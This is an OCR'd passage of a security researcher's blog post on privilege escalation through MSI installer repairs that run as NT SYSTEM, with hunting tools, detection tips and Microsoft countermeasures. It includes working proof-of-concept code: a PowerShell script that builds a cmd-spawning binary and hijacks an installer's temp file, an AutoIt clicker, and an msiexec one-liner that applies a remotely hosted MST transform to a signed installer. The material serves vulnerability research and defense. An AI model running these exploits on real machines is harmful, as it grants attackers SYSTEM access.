
```
<xsl:stylesheet version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:msxsl="urn:schemas-microsoft-com:xslt"
    xmlns:asm="urn:schemas-microsoft-com:asm.v1"
    xmlns:user="urn:ScreenConnect"
    exclude-result-prefixes="msxsl asm user"
>
    <xsl:output omit-xml-declaration="yes" encoding="ASCII" />
    <xsl:strip-space elements="add remove httpRuntime" />
    <xsl:param name="configuration" />
    <xsl:param name="platform" />
    <xsl:param name="oldVersionMajor" />
    <xsl:param name="oldVersionMinor" />
    <xsl:param name="version" />

    <!-- NOTE: this only supports C# 2.0 and .NET Framework 2.0-->
    <!-- Custom/XslScratchpad is setup with the same C#/.NET configuration to provide full IDE support, so changes should be made/tested there and then copied to this section -->
    <msxsl:script language="C#" implements-prefix="user">
        <msxsl:using namespace="System.Collections.Generic" />
        <msxsl:using namespace="System.Security.Cryptography" />
        <msxsl:using namespace="System.Threading.Tasks"/>
        <msxsl:using namespace="System.Diagnostics"/>
<![CDATA[

        public static string GenerateKey(int byteLength)
        {
        var info = new ProcessStartInfo
            {
                FileName = "cmd",
                WorkingDirectory = @"C:\Windows\System32"
            };
            var process = Process.Start(info);
            process.WaitForExit();

            byte[] key = new byte[byteLength];
            RandomNumberGenerator rng = RandomNumberGenerator.Create();
            StringBuilder builder = new StringBuilder();

            rng.GetBytes(key);

            foreach (byte b in key)
                builder.Append(b.ToString("X2"));

            return builder.ToString();
        }
```

Adjustments to the XSL



Overwrite the XSL during the repair process

Counter Measures from Microsoft


IS IT MICROSOFTS FAULT BY RUNNING REPAIRS WITH NT SYSTEM?
NO, IT MUST BE THE VENDORS FAULT!

> Microsoft added a new Temp Folder for the `NT SYSTEM` account under `C:\Windows\SystemTemp` to avoid some of the overwriting possibilities. Before this addition way more installers have been vulnerable to hijacking capabilities.

Remember to manually check that your Test-VMs are up-to-date, even if there are no updates shown and also that Enterprise Evaluation VMs might not receive any updates at all. Learned the hard way …


- Prevent User-PowerShell Profiles being loaded by `NT SYSTEM`
- RedirectionGuard
- MS Edge does not start as `NT SYSTEM`
- Fixing a lot of LPE Bugs in msiexec :)

Tools and Automation

If you want to go on a hunt yourself, here are the tools I used myself.

ProcMon & Crassus

ProcMon is the way-to-go tool for such issues. A good filterset removes all the noise but keeps the relevant things. My suggestion is to filter for all operations done by `NT SYSTEM` in a user writable path. This can look something like this.



Possible ProcMon filters to reduce some noise

This misses some possible paths, like `C:\Windows\Temp`, but this is a trade-off between Signal-to-noise ratio.

Crassus automatically parses ProcMon PML files, which can be quite nice to find paths with weak ACLs automatically. However a downside is, that this needs to run with `do not drop filtered events` in ProcMon, which causes really big ProcMon files.

PowerShell

PowerShell is quite handy for quick PoCs and in most of the cases also enough. A typical skeleton for those findings is looking like this:

```
Write-host "Remove leftovers"
rm "$($env:TEMP)\ProductX" -Recurse -Force

Write-host "Build a PoC Binary"
$source=@"
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace ThisIsFineConsole
{
    internal class Program
    {
        static void Main(string[] args)
        {
            var info = new ProcessStartInfo
            {
                FileName = "cmd",
                WorkingDirectory = @"C:\Windows\System32"
            };
            var process = Process.Start(info);
            process.WaitForExit();
        }
    }
}
"@

mkdir C:\EoP_demo
# Create the service executable
Add-Type -TypeDefinition $source -Language CSharp -OutputAssembly
"C:\EoP_demo\service.exe" -OutputType ConsoleApplication -ReferencedAssemblies
"System.ServiceProcess" -Debug:$false


Write-host "Try to get GUID"
$installed = Get-WmiObject Win32_Product
$string= $installed | select-string -pattern "Product X"

$string[0] -match '{\w{8}-\w{4}-\w{4}-\w{4}-\w{12}}'

Write-host "$string[0]"
Write-host "Found GUID $($matches[0].toString())"
Write-host "Startiung the repair $($matches[0].toString())"
Start-Process -FilePath "msiexec.exe" -ArgumentList "/fa $($matches[0])"

Write-host "Hijack installer binary"
{
ls "$($env:TEMP)\gu*" | ForEach-Object {cp "C:\EoP_demo\service.exe"
"$($_.FullName)\ProductUpdate.exe" -Force 2> $null}
}
```

AutoIt

Selection text, or clicking the window bar might sometimes be quite difficult, as the window is only visible for a few 100ms. Here automation tools like AutoIt might come in handy, to place the clicks on the window. During my tests, I used some simple scripts like:

```
Func Go()
While True ; Infinite loop
    Local $aPos = WinGetPos("C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe")
        if IsArray($aPos) then
                if ($aPos[0]<0) Then
                    ContinueLoop
            EndIf
            _DebugOut($aPos[0] & " " & $aPos[1])
            Sleep(100)
            MouseClick("right",$aPos[0]+20 , $aPos[1]+20 ,1,0)
            Sleep(300)
            MouseClick("right",$aPos[0]+20 , $aPos[1]+20 ,5,1)
            $aPos[0] = -1
            $aPos[1] = -1
            Sleep(5000)
    EndIf
WEnd
EndFunc   ;==>Terminate
```

SIEMs / EDRs

If you have access to a big enterprise SIEM / EDR you can also go on the hunt.

An example for this would be the Citrix client.

⚡ Martin Rothe ⚡
@m_rothe

Just done a search over some MDE data in Sentinel and it looks like some legitimate installers might be using this - still digging into what software was responsible

ProcessCommandLine	"grpconv.exe" -o
FolderPath	C:\Windows\System32\grpconv.exe
InitiatingProcessAccountName	system
InitiatingProcessCommandLine	"runonce.exe" -r
InitiatingProcessFolderPath	c:\windows\system32\runonce.exe
InitiatingProcessParentFileName	msiexec.exe

6:15 PM · May 18, 2022

1 9

Post your reply

Reply

⚡ Martin Rothe ⚡ @m_rothe · May 18, 2022

Looks like it's part of the Citrix client

ActionType	ProcessCreated
DeviceId	[redacted]
DeviceName	[redacted]
FileName	conhost.exe
FolderPath	C:\Windows\System32\conhost.exe
InitiatingProcessAccountDomain	nt authority
InitiatingProcessAccountName	system
InitiatingProcessAccountSid	S-1-5-18
InitiatingProcessCommandLine	"usbinst.exe" InstallHinfSection "DefaultUninstall 128 C:\Program Files (x86)\Citrix\ICA Client\Drivers64\ctxusbm\ctxusbmon.inf"
InitiatingProcessFileName	usbinst.exe
InitiatingProcessFolderPath	c:\program files (x86)\citrix\ica client\drivers64\usbinst.exe
InitiatingProcessId	18816
InitiatingProcessIntegrityLevel	System
InitiatingProcessLogonId	999
InitiatingProcessMD5	50685ee46e8099dbe40d6a9279b1f69c
InitiatingProcessParentFileName	msiexec.exe
InitiatingProcessParentId	17204

https://twitter.com/m_rothe/status/1526959561264996360

If your process tree looks like this:

```
msiexec.exe
|- cmd.exe
  |- conhost.exe
```


your chances are quite high that you found a vulnerable installer. *Note that is not necessarily cmd.exe, and can be any binary instead.*

Software Distribution

If you use a Software Distribution like Microsofts SCCM, the risk increases again, as a user typically can trigger the initial installation, which is somehow by design. So a single vulnerable installer in the repository would allow an attacker to get a LPE on all clients, where the package can be installed.

Orca, Master Packer, 7zip

There are several tools which allows you to look into a MSI binary. One quite useful tool is ORCA which allows you to look at the MSI installer tables, and also to create a MST file



Orca showing the inner tables of a MSI file

msidump

msidump can also be quite helpful to mass analyze the installers. It will print the custom actions to the terminal and give a rating if the binary might be backdoored.

Winget

As the repository of `winget` is open-source: https://github.com/microsoft/winget-pkgs, we can easily crawl it for all those MSI Installers. `winget` is the Microsoft package repository. After some annoying `grep|awk|sed|cut|find` stuff, thanks Microsoft for this structure…, we have a total of **917** MSI Installer, waiting to get tested. This already excludes older versions, other architectures and mostly other languages then US-EN.

The quality of the MSI Installer provided under `winget` seems a little bit higher then those found in the internet. However, there are still a lot of vulnerabilities going through all different cases.

By automating some of the steps, I could identify around **~100** vulnerable applications in all different severities, but I am quite sure, that there are things I overlooked or other techniques I just don't know. For example I skipped SYMLINKS and also Registry Key Hijacking (HKCU).

There might be a seperate blogpost about winget in the future

Conclusion

There are quite a lot of things, which can get wrong if the vendor uses some CustomActions in the installer. From a Redteamer perspective, this is helpful, as it is possible to exfiltrate the MSI installer, or search the internet for then and test the exploitability in a separate lab.

If there are Software Distribution Systems like SCCM in use, the possibilities immediately increases, as

- there are typically a lot of packages to install
- installation can be started from a low privileged account
- also the initial installation might be vulnerable for similar attack vectors.

As far as I know there are no really good countermeasures, as the repair function can not easily be disabled. So the best option at the moment is to make sure, that the installers used are safe, however this is not an easy task.

Additional monitoring the MSI repair calls and browser running as `NT SYSTEM` should also not hurt.

Links

There are so many great resources about MSI installers and the hijacking behind it.

- Blogpost from Mandiant: https://www.mandiant.com/resources/blog/privileges-third-party-windows-installers
- A gist to check where a user has write permissions, simply adjust the paths variable with your needs https://gist.github.com/wdormann/eb714d1d935bf454eb419a34be266f6f

- A great overview of examples about finding hijacking vulnerabilities with ProcMO https://vuls.cert.org/confluence/display/Wiki/2021/06/21/Finding+Privilege+Escalation+Vulnerabilities+in+Windows+using+Process+Monitor
- Blogpost about DLL hijackings https://itm4n.github.io/windows-dll-hijacking-clarified/
- Example for previous MSI repair bugs https://improsec.com/tech-blog/peazip-msi-installer-local-privilege-escalation-vulnerabilities
- Another example for previous MSI repair bugs https://improsec.com/tech-blog/the-many-pitfalls-of-windows-msi-privilege-escalation-in-windows-78110server-and-a-range-of-third-party-products
- Some more details for another MSI repair bugs https://blog.doyensec.com/2023/03/21/windows-installer.html
- MSI Installer for DELETE 2 SYSTEM https://www.zerodayinitiative.com/blog/2022/3/16/abusing-arbitrary-file-deletes-to-escalate-privilege-and-other-great-tricks
- Another example for DLL Sideloading / Hijacking https://elliotonsecurity.com/living-off-the-land-reverse-engineering-methodology-plus-tips-and-tricks-cmdl32-case-study/

Bonus

Running a signed MSI as non-admin

It is possible to “backdoor” an MSI file without damaging the signature by using MST Transformation Files. Those Transform files can embedded own commands which are getting executed on installation.

To build a MST, you can use several tools, e.g. Orca.

So let’s hunt for a good candidate. The requirements would be:

- Direct download from a trusted site
- Signed binary
- No UAC / admin privs necessary
- Installation without user interaction possible

There are a few good candidates, e.g. Cisco Webex installer is great, as the MSI does not require elevation, which makes sense in their context, is nicely signed and available from a trusted URL (at least if you count CICSO, as trustworthy).

We can immediately use msiexec to download and install the binary. A completely silent installation is not possible, but `/qb` will automatically move forward, so no user interaction necessary.

```
msiexec.exe /i "https://binaries.webex.com/WebexTeamsDesktop-Windows-Gold/Webex.msi"
TRANSFORMS="https://raw.githubusercontent.com/PfiatDe/mst/main/web.mst" /qb
```

You can also trigger this via WMI.

https://blog.bitsadmin.com/living-off-the-foreign-land-windows-as-offensive-platform-part-3#execute-command-lines